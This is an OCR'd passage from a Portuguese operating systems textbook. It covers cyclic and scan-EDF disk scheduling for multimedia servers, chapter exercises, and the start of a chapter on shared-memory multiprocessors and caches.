Essa carga previsível pode ser usada para escalonar o disco usando algoritmos personalizados para operação multimídia. A seguir, consideraremos apenas um disco, mas a ideia também pode ser aplicada a vários discos. Para o exemplo dado, presumiremos que haja dez usuários, cada um vendo um filme diferente. Além disso, também partiremos do pressuposto de que todos os filmes tenham resoluções iguais, a mesma taxa de quadros e outras propriedades iguais.

Dependendo do restante do sistema, o computador pode ter dez processos (um por fluxo de vídeo), ou um processo com dez threads, ou ainda um processo com um thread que lide com os dez fluxos em alternância circular. Os detalhes não importam. O que conta é que o tempo é dividido em ciclos e que cada ciclo é o tempo de um quadro (33,3 ms para NTSC e 40 ms para PAL). No início de cada ciclo, é gerada uma requisição de disco para cada usuário, conforme mostra a Figura 7.25.

Depois de chegadas todas as requisições no início do ciclo, o disco sabe o que fazer durante aquele ciclo. O disco também sabe que não chegará outra requisição enquanto as que estiverem no ciclo não forem processadas e o próximo ciclo não tenha começado. Consequentemente, as requisições podem ser ordenadas de uma maneira ótima, provavelmente na ordem dos cilindros (embora, em alguns casos, também seja concebível na ordem de setores), e então ser processadas nessa ordem ótima. Na Figura 7.25, as requisições aparecem ordenadas por cilindro.

À primeira vista, alguém pode pensar que otimizar o disco assim não adiante nada, pois o importante seria o disco cumprir o prazo, não importando se com 1 ms ou com 10 ms a mais. Contudo, essa conclusão é falsa. Otimizando a busca dessa maneira, o tempo médio para processar cada requisição é reduzido, o que significa que o disco, em média, pode tratar mais fluxos por ciclo. Em outras palavras, otimizar as requisições de disco do modo apresentado aumenta o número de filmes que o servidor pode transmitir simultaneamente. O tempo que sobra no final do ciclo também pode ser usado por qualquer requisição de serviço que não exija tempo real.

Se um servidor tiver muitos fluxos, de vez em quando será pedido a ele que busque quadros em partes distantes do disco e que não cumpra um prazo. Mas, enquanto os prazos descumpridos forem raros o suficiente, eles podem ser tolerados e, em troca, os fluxos podem ser tratados simultaneamente. Perceba que o que interessa é o núme-




Figura 7.25 Em um ciclo, cada filme pede um quadro.

ro de fluxos que estão sendo buscados. Ter dois ou mais clientes por fluxo não afeta o desempenho do disco nem o escalonamento.

Para manter o fluxo de dados fluindo sem problemas para os clientes, são necessários dois buffers no servidor. Durante o ciclo 1, é usado um conjunto de buffers, um buffer por fluxo. Quando o ciclo termina, o processo ou os processos de saída são desbloqueados e pedem para transmitir o quadro 1. Ao mesmo tempo, chegam novas requisições para o quadro 2 de cada filme (pode haver um thread de disco e um thread de saída para cada filme). Essas requisições devem ser satisfeitas mediante o uso de um segundo conjunto de buffers, pois os primeiros ainda estão ocupados. Quando se inicia o ciclo 3, o primeiro conjunto de buffers está livre e pode, então, ser reutilizado para buscar o quadro 3.

Presumimos que há um ciclo por quadro. Essa limitação não é estritamente necessária. Poderia haver dois ciclos por quadro para reduzir a quantidade de espaço para buffers, ao custo de duas vezes mais operações de disco. Da mesma maneira, poderiam ser buscados no disco dois quadros por ciclo (presumindo que os pares de quadros sejam contíguos no disco). Esse projeto reduz pela metade o número de operações de disco, ao custo de duplicar a quantidade de espaço exigida para os buffers. Dependendo da disponibilidade relativa, do desempenho e do custo da memória comparado com o custo de E/S de disco, a estratégia ótima pode ser calculada e utilizada.

#### 7.9.2 Escalonamento dinâmico de disco

No exemplo anterior, partimos da hipótese de que todos os fluxos têm as resoluções iguais, a mesma taxa de quadros e outras propriedades iguais. Agora não consideraremos mais essa hipótese. Filmes diferentes agora podem ter taxas de dados diferentes e, portanto, não é possível ter um ciclo de 33,3 ms e uma busca de um quadro para cada fluxo. As requisições chegam ao disco mais ou menos aleatoriamente.

Cada requisição de leitura especifica qual bloco deve ser lido e, além disso, em que instante o bloco é necessário isto é, o prazo. Para simplificar, presumiremos que o tempo real para servir cada requisição seja o mesmo (ainda que isso não seja verdade). Desse modo, podemos subtrair o tempo especificado para servir cada requisição e calcular quando a requisição pode ser iniciada e ainda cumprir o prazo. Isso torna o modelo mais simples, pois o escalonador do disco se preocupa com o prazo para escalonar a requisição.

Quando o sistema começa, não há requisições de disco pendentes. Quando chega a primeira requisição, ela é servida imediatamente. Enquanto a primeira busca estiver acontecendo, outras requisições podem chegar e, assim, quando a primeira requisição terminar, o driver do disco poderá escolher qual requisição processar. Alguma requisição é escolhida e iniciada. Quando a requisição termina, novamente há um conjunto de possíveis requisições: aquelas que não foram escolhidas na primeira vez e as novas que chegaram enquanto a segunda requisição estava sendo processada. De modo geral, se uma requisição de disco termina, o driver tem algum conjunto de requisições pendentes entre as quais ele deve escolher. A questão é: qual algoritmo usar para selecionar a próxima requisição de serviço?

Dois fatores são considerados na seleção da próxima requisição de disco: os prazos e os cilindros. Do ponto de vista do desempenho, manter as requisições ordenadas por cilindros e empregar o algoritmo do elevador minimiza o tempo total de busca, mas pode fazer com que os cilindros distantes não cumpram seus prazos. Do ponto de vista do tempo real, ordenar as requisições pelos vencimentos dos prazos e processá-los nessa ordem — ou seja, primeiro o prazo mais curto — minimiza a possibilidade de descumprimento dos prazos, mas aumenta o tempo total de busca.

Esses fatores podem ser combinados usando o algoritmo scan-EDF (Reddy e Wyllie, 1994). A ideia básica desse algoritmo é reunir, em lotes, as requisições que apresentem prazos que estejam relativamente próximos do vencimento e processá-las na ordem de cilindros. Por exemplo, considere a situação da Figura 7.26 em t=700. O driver de disco sabe que ele tem 11 requisições pendentes para vários prazos e vários cilindros. Ele pode decidir, por exemplo, tratar como um lote as cinco requisições com prazos que estejam para vencer, ordená-las pelo número de cilindros e usar o algoritmo do elevador para esses serviços que estão ordenados por cilindros. A ordem seria então 110, 330, 440, 676 e 680. Desde que todas as requisições em lotes sejam atendidas antes de seus prazos vencerem, as outras requisições podem ser seguramente rearranjadas para minimizar o tempo total exigido para a busca.

Se diferentes fluxos tiverem diferentes taxas de dados, quando aparece um novo consumidor surge um grande problema. O consumidor deve ser admitido? Se a admissão do consumidor fizer com que outros fluxos descumpram seus prazos frequentemente, a resposta provavelmente será não. Há dois modos de calcular se o consumidor deve ser admitido ou não. Um deles consiste em presumir que cada consumidor precisa de uma certa quantidade média de recursos — por exemplo, largura de banda de disco, buffers de memória, tempo de CPU etc. Se houver recursos suficientes para um consumidor médio, este será admitido.

O outro algoritmo é mais detalhado: consulta especificamente o filme que o novo consumidor quer e verifica sua taxa de dados (pré-calculada), que é diferente para filmes em preto e branco e em cores, para desenhos animados ou filmados e até mesmo para filmes românticos e de guerra. Filmes românticos contêm cenas mais longas, com movimentos mais lentos e transições suaves entre as cenas, ótimo para a compressão; já os filmes de guerra contêm cortes rápidos entre as cenas e ações rápidas. Portanto, muitos quadros I e poucos quadros P. Se o servidor tiver capacidade suficiente para aquele filme específico que o consumidor quer, então a admissão será concedida; do contrário, ela será negada.

# 7.10 Pesquisas em multimídia

A multimídia atualmente é um assunto da moda; portanto, tem sido objeto de muitas pesquisas. Várias delas versam sobre conteúdo, ferramentas de construção e aplicações, assuntos que ultrapassam o escopo deste livro. Outro tópico popular é multimídia e redes, o qual também foge do escopo deste livro. Trabalhos com servidores multimídia, especialmente os servidores distribuídos estão relacionados a sistemas operacionais (Sarhan e Das, 2004; Matthur e Mundur, 2004; Zaia et al., 2004). O suporte de sistema de arquivos para multimídia também é tema de pesquisa na comunidade de sistemas operacionais (Ahn et al., 2004; Cheng et al., 2005; Kang et al., 2006; Park e Ohm, 2006).

Uma boa codificação de áudio e vídeo (em especial para as aplicações 3D) é importante para o alto desempenho e, portanto, esses tópicos são alvo de pesquisa (Chattopadhyay et al., 2006; Hari et al., 2006; Kum e Mayer-Patel, 2006).

A qualidade do serviço é importante nos sistemas multimídia, e o tópico atrai certa atenção dos pesquisadores (Childs e Ingram, 2001; Tamai et al., 2004). Relacionado à qualidade do serviço está o escalonamento, tanto da CPU (Etsion et al., 2004; Etsion et al., 2006; Nieh e Lam, 2003; Yuan e Nahrstedt, 2006) quanto do disco (Lund e Goebel, 2003; Reddy et al., 2005).

Segurança é um tema importante quando consideramos os programas de transmissão para clientes pagantes e também tem atraído atenção (Barni, 2006).

# 7411 Resumo

Multimídia é uma aplicação potencial para computadores. Como os arquivos multimídia são muito grandes e seus requisitos de reprodução em tempo real são estritos, os sistemas projetados para texto não são ideais para multimídia. Os arquivos multimídia consistem de várias trilhas paralelas, normalmente uma de vídeo e pelo menos uma de áudio e algumas vezes trilhas de legendas também. Essas trilhas devem ser sincronizadas durante a reprodução. O áudio é gravado amostrando-se o volume periodicamente — em geral 44.100 amostras/s (para som com qualidade de CD). A compressão pode ser aplicada ao sinal de áudio, oferecendo uma taxa de compressão uniforme de aproximadamente dez vezes. A compressão de vídeo usa tanto a compressão intraquadros (JPEG) quanto a interquadros



■ Figura 7.26 O algoritmo scan-EDF usa prazos e números de cilindros para o escalonamento.

(MPEG). Esta última representa os quadros P como diferenças do quadro anterior. Os quadros B podem ser baseados tanto no quadro anterior quanto no quadro seguinte.

A multimídia requer escalonamento em tempo real para cumprir seus prazos. Normalmente são usados dois algoritmos. O primeiro é o escalonamento monotônico de taxas (rate monotonic scheduling — RMS) — um algoritmo preemptivo que atribui prioridades constantes aos processos com base em seus períodos. O segundo é o prazo mais curto primeiro (EDF), um algoritmo dinâmico que sempre escolhe o processo com o menor prazo. O EDF é mais complicado, mas pode alcançar 100 por cento de utilização, algo que o RMS não consegue.

Os sistemas de arquivos multimídia costumam usar um modelo push e não o modelo pull. Uma vez iniciado o fluxo, os bits deixam o disco sem requisições adicionais do usuário. Essa tática é radicalmente diferente dos sistemas operacionais convencionais, mas é necessária para atender aos requisitos de tempo real.

Os arquivos podem ser armazenados de maneira contígua ou não. No último caso, a unidade pode ter tamanho variável (um bloco contém um quadro) ou tamanho fixo (um bloco contém muitos quadros). Essas estratégias têm diferentes compromissos.

A alocação de arquivos em um disco influi no desempenho. Quando há vários arquivos, algumas vezes é usado o algoritmo do tubo de órgão. É comum a distribuição de arquivos por vários discos, ampla ou restrita. As estratégias de caching por arquivos e por blocos também são amplamente empregadas para melhorar o desempenho.

#### **Problemas**

- 1. Um sinal de televisão NTSC em preto e branco pode ser enviado pela Fast Ethernet? Em caso afirmativo, quantos canais simultaneamente?
- 2. A HDTV tem o dobro da resolução horizontal de uma TV convencional (1.280 versus 640 pixels). Usando a informação fornecida no texto, quantas vezes mais largura de banda requer a HDTV em relação à TV convencional?
- 3. Na Figura 7.2, há arquivos separados para avanço e retrocesso rápido. Se um servidor de vídeo também suportar câmera lenta, é necessário outro arquivo para o avanço em câmera lenta? E para o retrocesso em câmera lenta?
- 4. Um sinal sonoro é amostrado usando um número de 16 bits (um bit de sinal, 15 bits de magnitude). Qual é o ruído máximo de quantização em porcentagem? Esse problema é maior para concertos de flauta, para shows de rock ou é o mesmo para ambos? Justifique sua resposta.
- Um estúdio é capaz de fazer uma gravação digital a partir do som original usando uma amostragem de 20 bits. A distribuição final aos ouvintes usará 16 bits. Sugira um modo de reduzir o efeito do ruído de quantização e discuta as vantagens e as desvantagens de seu esquema.

- 6. A transformação DCT emprega um bloco de 8 × 8; no entanto, um algoritmo usado para compensação de movimento usa um bloco de 16 × 16. Essa diferença causa problemas? Em caso afirmativo, como eles são resolvidos no MPEG?
- 7. Na Figura 7.9, vimos como o MPEG funciona com um fundo estacionário e um ator em movimento. Suponha que um vídeo MPEG seja feito a partir de uma cena na qual a câmera esteja montada em um tripé e se desloque lentamente da esquerda para a direita a uma velocidade que nunca permita que dois quadros consecutivos sejam iguais. Todos os quadros agora devem ser quadros I? Por quê?
- 8. Suponha que cada um dos três processos da Figura 7.12 seja acompanhado de um processo que suporte um fluxo de áudio reproduzindo com o mesmo período que seu processo de vídeo. Assim, os buffers de áudio podem ser atualizados entre os quadros de vídeo. Todos esses três processos de áudio são idênticos. Quanto tempo de CPU está disponível para cada surto de um processo de áudio?
- 9. Dois processos de tempo real estão executando em um computador. O primeiro executa por 10 ms a cada 25 ms. O segundo executa por 15 ms a cada 40 ms. O RMS funcionará sempre para esses processos?
- A CPU de um servidor de vídeo tem uma utilização de 65 por cento. Quantos filmes esse servidor pode exibir usando o escalonamento RMS?
- 11. Na Figura 7.14, o EDF mantém a CPU 100 por cento do tempo ocupada até t = 150. Ele não pode manter a CPU ocupada indefinidamente porque, para a CPU, há somente 975 ms de trabalho por segundo. Estenda a figura para além dos 150 ms e determine quando a CPU fica ociosa pela primeira vez com o EDF.
- 12. Um DVD pode conter dados suficientes para um filme completo e sua taxa de transferência é adequada para exibir um programa em qualidade de TV. Por que não usar uma farm de muitas unidades de DVD como fonte de dados para um servidor de vídeo?
- 13. Os operadores de um sistema de vídeo quase sob demanda descobriram que pessoas de uma certa cidade não gostam de esperar mais de seis minutos pelo início de um filme. De quantos fluxos paralelos eles precisam para um filme de três horas?
- Considere um sistema que use o esquema de Abram-Profeta e Shin no qual o operador do servidor de vídeo quer que os clientes sejam capazes de buscar localmente por um minuto à frente e um minuto para trás. Presumindo que o fluxo de vídeo seja MPEG-2 em 4 Mbps, quanto espaço em buffer cada cliente deve ter localmente?
- 15. Considere os métodos de Abram-Profeta e Shin. Se o usuário tiver uma memória RAM de 50 MB que pode ser utilizada como buffer, qual o valor de  $\Delta T$  dado um fluxo de vídeo de 2 Mbps?
- 16. Um sistema de vídeo sob demanda para HDTV usa o modelo de blocos pequenos da Figura 7.19(a) com um bloco de disco de 1 KB. Se a resolução do vídeo for de 1.280 × 720 e o fluxo de dados for de 12 Mbps, quanto espaço em

- disco será consumido pela fragmentação interna em um filme de duas horas usando o NTSC?
- 17. Considere o esquema de alocação de memória da Figura 7.19(a) para o NTSC e para o PAL. Para um tamanho específico de bloco de disco e de filme, um deles sofre mais fragmentação interna que o outro? Em caso afirmativo, qual é o melhor e por quê?
- 18. Considere as duas alternativas mostradas na Figura 7.19. Adotar a HDTV favorece um desses sistemas em relação ao outro? Discuta.
- 19. Considere um sistema com um bloco de disco de 2 KB armazenando um filme de duas horas de duração no sistema PAL, com uma média de 16 KB por quadro. Qual é o desperdício médio de espaço se utilizarmos o modelo de armazenamento de blocos pequenos?
- **20.** No exemplo anterior, se cada entrada de quadro demanda 8 bytes, dos quais 1 byte é utilizado para indicar o número de blocos de disco por quadro, qual o maior tamanho de filme possível a ser armazenado?
- 21. O esquema de servidor de vídeo quase sob demanda de Chen e Thapar funciona melhor quando cada quadro é do mesmo tamanho. Suponha que um filme seja exibido em 24 fluxos simultâneos e que um a cada dez quadros seja um quadro I. Presuma também que os quadros I sejam dez vezes maiores que os quadros P. Os quadros B são do mesmo tamanho dos quadros P. Qual é a probabilidade de um buffer igual a 4 quadros I e 20 quadros P não ser suficientemente grande? Você acha que esse tamanho de buffer é aceitável? Torne o problema tratável, presumindo que esses tipos de quadro sejam aleatória e independentemente distribuídos pelos fluxos.
- 22. Para o método de Chen e Thapar, dado que 5 trilhas requerem 8 quadros I, 35 das trilhas requerem 5 quadros I, 45 das trilhas requerem 3 quadros I e 15 dos quadros demandam de 1 a 2 quadros, qual deve ser o tamanho do buffer se quisermos garantir que 95 dos quadros caberão nele?
- 23. Para o método de Chen e Thapar, considere que um filme de 3 horas codificado no sistema PAL precise ser transmitido a cada 15 minutos. Quantos fluxos concorrentes são necessários?
- 24. O resultado final da Figura 7.17 é que o ponto de exibição não está mais no meio do buffer. Crie um esquema que deixe o ponto de exibição pelo menos cinco minutos antes e cinco minutos depois. Faça quaisquer hipóteses razoáveis, mas estabeleça-as explicitamente.
- 25. O projeto da Figura 7.18 requer que as trilhas de todos os idiomas sejam lidas para cada quadro. Suponha que os projetistas de um servidor de vídeo tenham de suportar um grande número de linguagens, mas que eles não queiram dedicar tanta RAM para os buffers contendo cada quadro. Quais outras alternativas estão disponíveis e quais são as vantagens e as desvantagens de cada uma?
- 26. Um pequeno servidor de vídeo tem oito filmes. Qual a previsão da lei de Zipf, em termos de probabilidade, para o filme mais popular, para o segundo mais popular e assim por diante, até o filme menos popular?

- 27. Um disco de 14 GB com mil cilindros é usado para abrigar mil videoclipes MPEG-2 de 30 segundos reproduzindo em 4 Mbps. Eles são armazenados de acordo com o algoritmo do tubo de órgão. Presumindo a lei de Zipf, qual fração de tempo o braço do disco gastará nos dez cilindros centrais?
- **28.** Presumindo que as demandas relativas pelos filmes *A*, *B*, *C* e *D* sejam descritas pela lei de Zipf, qual é a utilização relativa esperada dos quatro discos da Figura 7.23 para os quatro métodos de distribuição mostrados?
- 29. Dois consumidores de vídeo sob demanda começaram a assistir ao mesmo filme PAL separados por um intervalo de 6 s. Se o sistema adianta um fluxo e atrasa o outro para juntá-los, qual é a porcentagem de adiantamento/atraso necessária para juntá-los dentro de três minutos?
- 30. Um servidor de vídeo MPEG-2 usa o esquema de ciclos da Figura 7.25 para vídeo NTSC. Todos os vídeos vêm de um único disco UltraWide SCSI de 10.800 rpm e com um tempo médio de busca de 3 ms. Quantos fluxos podem ser suportados?
- **31.** Repita o problema anterior, mas agora presuma que o scan-EDF reduz o tempo médio de busca em 20 por cento. Agora, quantos fluxos podem ser suportados?
- 32. Considere a sequência a seguir de solicitações do disco. Cada solicitação é representada por uma tupla (Prazo em MS, Cilindro). O algoritmo scan-EDF é utilizado e os quatro prazos seguintes são agrupados e processados. Se o tempo médio de processamento de cada solicitação é 6 ms, algum dos prazos se perde?

(32, 300); (36, 500); (40, 210); (34, 310)

Presuma que o tempo real é 15 ms.

- 33. Repita o problema anterior mais uma vez, mas agora pressupondo que cada quadro esteja distribuído por quatro discos, com o scan-EDF reduzindo 20 por cento em cada disco. Agora, quantos fluxos podem ser suportados?
- 34. Com base em um lote de cinco requisições de dados, o texto descreve o escalonamento da situação descrita na Figura 7.26(a). Se todas as requisições levarem a mesma quantidade de tempo, qual será o tempo máximo permitido, por requisição, nesse exemplo?
- 35. Muitas das imagens de mapas de bits que são fornecidas para gerar o 'papel de parede' do computador usam poucas cores e são facilmente comprimidas. Um esquema simples de compressão é o seguinte: escolha um valor de dado que não apareça no arquivo de entrada e use-o como um sinalizador. Leia o arquivo, byte por byte, buscando valores de byte repetidos. Copie os valores únicos e os repetidos até três vezes, diretamente no arquivo de saída. Quando for encontrada uma cadeia de caracteres repetida de quatro ou mais bytes, escreva, no arquivo de saída, uma cadeia de três bytes consistindo no byte sinalizador, em um byte indicando uma contagem de 4 a 255 e o valor real encontrado no arquivo de entrada. Escreva um programa de compressão usando esse algoritmo e um programa de descompressão que restaure o arquivo original. Responda: como você trata arquivos que contêm o byte sinalizador em seus dados?

- 36. A animação por computadores é feita exibindo-se uma sequência de imagens com poucas diferenças. Escreva um programa que calcule, byte por byte, a diferença entre duas imagens de mapas de bits sem compressão e com as mesmas dimensões. (Obviamente, a saída será do mesmo tamanho dos arquivos de entrada.) Use esse arquivo de diferenças como entrada para o programa de compressão do problema anterior e compare a eficiência dessa solução com a compressão de imagens individuais.
- 37. Escreva os algoritmos de RMS e EDF básicos descritos a seguir. A entrada principal do programa é um arquivo com diversas linhas, no qual cada uma denota uma solicitação de um processo na CPU e possui os seguintes parâmetros: Período (segundos), Tempo de processamento (segundos), Momento de início (segundos) e Momento de término (segundos). Compare os dois algoritmos em termos de (a) quantidade média de solicitações bloqueadas por conta do não escalonamento da CPU; (b) utilização média da CPU; (c) tempo médio de espera para cada solicitação da CPU; (d) quantidade média de prazos perdidos.
- 38. Implemente as técnicas de duração de tempo constante e tamanho de dados constante para o armazenamento de arquivos multimídia. A entrada principal do programa é um conjunto de arquivos no qual cada arquivo contém os metadados relacionados a cada quadro de um arquivo multimídia compactado no formato MPEG-2 (um filme, por exemplo). Esses metadados incluem o tipo do quadro (I/P/B), o tamanho do quadro, os quadros de áudio associados etc. Para blocos de arquivos de tamanhos diferentes, compare as duas técnicas em termos de espaço total de armazenamento requerido, espaço em disco desperdiçado e memória RAM média necessária.
- 39. Para o sistema anterior, acrescente um 'leitor' de programas que selecione arquivos aleatoriamente da lista de entrada e os exiba nos modos vídeo sob demanda e vídeo quase sob demanda com as funções de controle VCR. Implemente o algoritmo scan-EDF para ordenar as solicitações de leitura do disco. Compare os esquemas de tamanho de tempo constante e tamanho de dado constante em termos da quantidade média de buscas no disco por arquivo.

# Capítulo 8

# Sistemas com múltiplos processadores

Desde seu início, a indústria de computadores tem se voltado para uma pesquisa interminável em busca de cada vez mais poder computacional. O ENIAC podia executar 300 operações por segundo, sendo tranquilamente mil vezes mais rápido do que qualquer calculadora anterior a ele e, ainda assim, as pessoas não estavam satisfeitas. Agora temos máquinas um milhão de vezes mais rápidas do que o ENIAC e ainda existe demanda para um poder computacional ainda maior. Astrônomos estão tentando entender o universo; biólogos tentam entender as implicações do genoma humano; os engenheiros aeronáuticos estão interessados na construção de aeronaves mais seguras e eficientes e todos querem mais ciclos de CPU. Não importa quanto poder computacional exista: ele nunca será suficiente.

No passado, a solução era fazer o relógio do processador executar mais rápido. Infelizmente, estamos começando a atingir alguns limites fundamentais na velocidade do relógio. De acordo com a teoria da relatividade de Einstein, nenhum sinal elétrico pode propagar mais rápido do que a velocidade da luz — em torno de 30 cm/ns no vácuo e em torno de 20 cm/ns em um fio de cobre ou fibra ótica. Isso significa que, em um computador com um relógio de 10 GHz, os sinais não podem trafegar mais do que 2 cm no total. Para um computador de 100 GHz, o caminho máximo é de 2 mm. Para um computador de 1 THz (1.000 GHz) terá de ser menor do que 100 mícrons, simplesmente para permitir que o sinal trafegue de uma extremidade a outra e volte dentro de um único ciclo de relógio.

Construir computadores assim tão pequenos pode ser possível, mas logo surge outro problema fundamental: a dissipação de calor. Quanto mais rápido o computador executa, mais calor ele gera, e quanto menor o computador, mais difícil é livrar-se desse calor. Atualmente, nos sistemas Pentium de última geração, a ventoinha da CPU é maior que a CPU propriamente dita. De modo geral, o avanço de 1 MHz para 1 GHz precisou apenas de uma melhoria profunda na engenharia do processo de fabricação do chip. O avanço de 1 GHz para 1 THz demandará uma solução radicalmente diferente.

Um meio de aumentar a velocidade é o uso de computadores altamente paralelos. Essas máquinas são constituídas de muitas CPUs, cada uma executando em velocidade 'normal' (independentemente do quanto isso possa significar em um dado ano), mas coletivamente com muito mais poder computacional do que uma única CPU. Siste-

mas com mil CPUs agora estão disponíveis no mercado. Sistemas com um milhão de CPUs provavelmente serão construídos na próxima década. Existem outras soluções potenciais para aumentar a velocidade, como computadores biológicos, mas neste capítulo serão enfocados os sistemas com múltiplas CPUs convencionais.

Computadores altamente paralelos muitas vezes são usados para triturar números pesados. Problemas como previsão do tempo, modelagem da corrente de ar ao redor das asas de aeronaves, simulação de economia mundial ou entendimento das interações na recepção de drogas pelo cérebro são todos computacionalmente intensivos. Suas soluções requerem longas execuções em muitas CPUs ao mesmo tempo. Os sistemas multiprocessadores discutidos neste capítulo são amplamente usados para esses problemas ou outros similares na ciência e na engenharia, entre outras áreas.

Outro desenvolvimento digno de nota é o crescimento incrivelmente rápido da Internet. Ela foi originalmente projetada como um protótipo para um sistema militar tolerante a falhas, depois se tornou popular entre os cientistas da computação do meio acadêmico e recentemente tem sido utilizada de muitas outras maneiras. Uma delas envolve a conexão de milhares de computadores de diferentes lugares do mundo para trabalhar juntos nos grandes problemas científicos. De certa maneira, um sistema com mil computadores espalhados pelo mundo não difere de um sistema de mil computadores em uma única sala, embora o atraso e outras características técnicas sejam diferentes. Também consideraremos esses sistemas neste capítulo.

Colocar um milhão de computadores em uma sala é fácil desde que você tenha bastante dinheiro e espaço suficiente. O espaço deixa de ser um problema se estes um milhão de computadores estão espalhados ao redor do mundo. A preocupação surge quando queremos que eles se comuniquem uns com os outros para trabalhar juntos na solução de um único problema. Como consequência, muito se tem trabalhado na área de tecnologia de interconexão, gerando diferentes tipos de sistemas e organizações de software em termos qualitativos.

No final das contas, toda comunicação entre componentes eletrônicos (ou ópticos) se resume a enviar mensagens — cadeias de bits bem definidas — entre eles. As diferenças estão na escala do tempo, da distância e na organização lógica envolvida. Em um extremo estão os

Capítulo 8

multiprocessadores de memória compartilhada, sistemas nos quais entre duas e cerca de mil CPUs se comunicam via memória compartilhada. Nesse modelo, cada CPU tem igual acesso a toda a memória física e pode ler e escrever palavras individuais usando instruções LOAD e STORE. O acesso a uma palavra de memória normalmente leva de 2 a 50 ns. Esse modelo, ilustrado na Figura 8.1(a), parece simples, mas implementá-lo está longe de ser simples e em geral envolve considerável troca de mensagens, tal como explicaremos em breve. A troca de mensagens, entretanto, é invisível aos programadores.

Em seguida, vêm os sistemas da Figura 8.1(b), nos quais vários pares de CPU-memória são conectados por uma interconexão de alta velocidade. Esse tipo de sistema é chamado de multicomputador com troca de mensagens. Cada memória é local a uma única CPU e pode ser acessada somente por ela. As CPUs se comunicam enviando mensagens com várias palavras por meio da interconexão. Com uma boa interconexão, uma mensagem curta pode ser enviada em 10-50 μs, o que ainda é um tempo muito maior do que o de acesso à memória da Figura 8.1(a). Não existe memória global compartilhada nesse projeto. É muito mais fácil construir multicomputadores (isto é, sistemas de troca de mensagens) do que multiprocessadores (memória compartilhada), mas são mais difíceis de programar. Assim, cada estilo tem seus adeptos.

O terceiro modelo, ilustrado na Figura 8.1(c), conecta sistemas de computadores completos sobre uma rede de longa distância, como a Internet, para formar um sistema distribuído. Cada um desses sistemas obviamente tem sua própria memória, e os sistemas se comunicam por troca de mensagens. A única diferença real entre a Figura 8.1(c) e a Figura 8.1(b) é que, no primeiro caso, são usados computadores completos e os tempos de troca de mensagens muitas vezes estão entre 10 e 50 ms. Essa grande latência torna obrigatório que esses sistemas fracamente acoplados (loosely-coupled) sejam usados de diferentes maneiras em relação aos sistemas fortemente acoplados (tightly--coupled) da Figura 8.1(b). Os três tipos de sistemas diferem em suas latências algo em torno de três ordens de magnitude. Essa é a diferença entre um dia e três anos.

Este capítulo tem três seções principais, que correspondem aos três modelos da Figura 8.1. Em cada um, iniciamos com uma breve introdução ao hardware relevante. Depois passamos ao software — especialmente às questões do sistema operacional para aquele tipo de sistema. Conforme veremos, em cada caso são apresentadas diversas questões e diferentes abordagens são necessárias.

# Multiprocessadores

Um multiprocessador de memória compartilhada (ou simplesmente multiprocessador de agora em diante) é um sistema de computador no qual duas ou mais CPUs compartilham acesso total a uma RAM comum. Um programa executando em qualquer uma das CPUs enxerga um espaço de endereçamento virtual normal (geralmente paginado). A única propriedade não usual que esse sistema apresenta é que a CPU pode escrever algum valor em uma palavra de memória e depois ler a palavra de volta e obter um valor diferente (porque outra CPU fez uma alteração no dado). Quando organizada corretamente, essa propriedade forma a base da comunicação interprocessadores: uma CPU escreve algum dado na memória e outra lê o mesmo dado.

Para a maioria, os sistemas operacionais multiprocessadores são simplesmente sistemas operacionais regulares. Eles tratam de chamadas de sistema, fazem gerenciamento de memória, fornecem um sistema de arquivos e gerenciam dispositivos de E/S. Apesar disso, existem algumas áreas nas quais eles têm características únicas. Entre elas estão sincronização de processos, gerenciamento de recursos e escalonamento. A seguir, daremos uma breve examinada no hardware do multiprocessador e, depois, mudaremos para as questões dos sistemas operacionais.




Figura 8.1 (a) Multiprocessador de memória compartilhada. (b) Multicomputador com troca de mensagens. (c) Sistema distribuído com rede de longa distância.

#### 8.1.1 Hardware de multiprocessador

Embora todos os multiprocessadores tenham a propriedade de que cada CPU pode endereçar toda a memória, alguns multiprocessadores apresentam propriedades adicionais, como a possibilidade de que cada palavra de memória possa ser lida tão rapidamente quanto qualquer outra palavra de memória. Essas máquinas são chamadas de multiprocessadores UMA (uniform memory access — acesso uniforme à memória). Em contraste, os multiprocessadores NUMA (nonuniform memory access — acesso não uniforme à memória) não apresentam essa propriedade. Posteriormente ficará claro o porquê dessa diferença. De início, examinaremos os multiprocessadores UMA e depois passaremos para os multiprocessadores NUMA.

#### Multiprocessadores UMA baseados em barramento

Os multiprocessadores mais simples têm como base um único barramento, como ilustrado na Figura 8.2(a). Duas ou mais CPUs e um ou mais módulos de memória comunicam-se por intermédio do mesmo barramento. Quando uma CPU quer ler uma palavra de memória, ela primeiro verifica se o barramento está ocupado. Se o barramento se encontra ocioso, a CPU coloca o endereço da palavra que ela quer sobre o barramento, envia alguns sinais de controle e espera até que a memória coloque a palavra desejada no barramento.

Se o barramento está ocupado no momento em que a CPU deseja ler ou escrever na memória, a CPU simplesmente espera até que o barramento se torne ocioso. E é nesse ponto que está o problema com esse projeto: com duas ou três CPUs, a contenção para o uso do barramento é gerenciável; com 32 ou 64, ela é insuportável. O sistema é totalmente limitado pela largura de banda do barramento e a maioria das CPUs fica ociosa na maior parte do tempo.

A solução é adicionar uma cache em cada CPU, como mostrado na Figura 8.2(b). A cache pode estar dentro ou próxima ao chip da CPU, estar na mesma placa do processador ou usar alguma combinação dessas três possibilidades. Visto que nesse caso muitas leituras podem ser satisfeitas a partir da cache local, haverá muito menos tráfego no barramento e o sistema poderá suportar mais CPUs. Em geral, a utilização de caches não é baseada em palavras in-

dividuais, mas sim em blocos de 32 ou 64 bytes. Quando uma palavra é referenciada, todo um bloco contendo a referida palavra, denominado **linha de cache**, é trazido para dentro da cache da CPU.

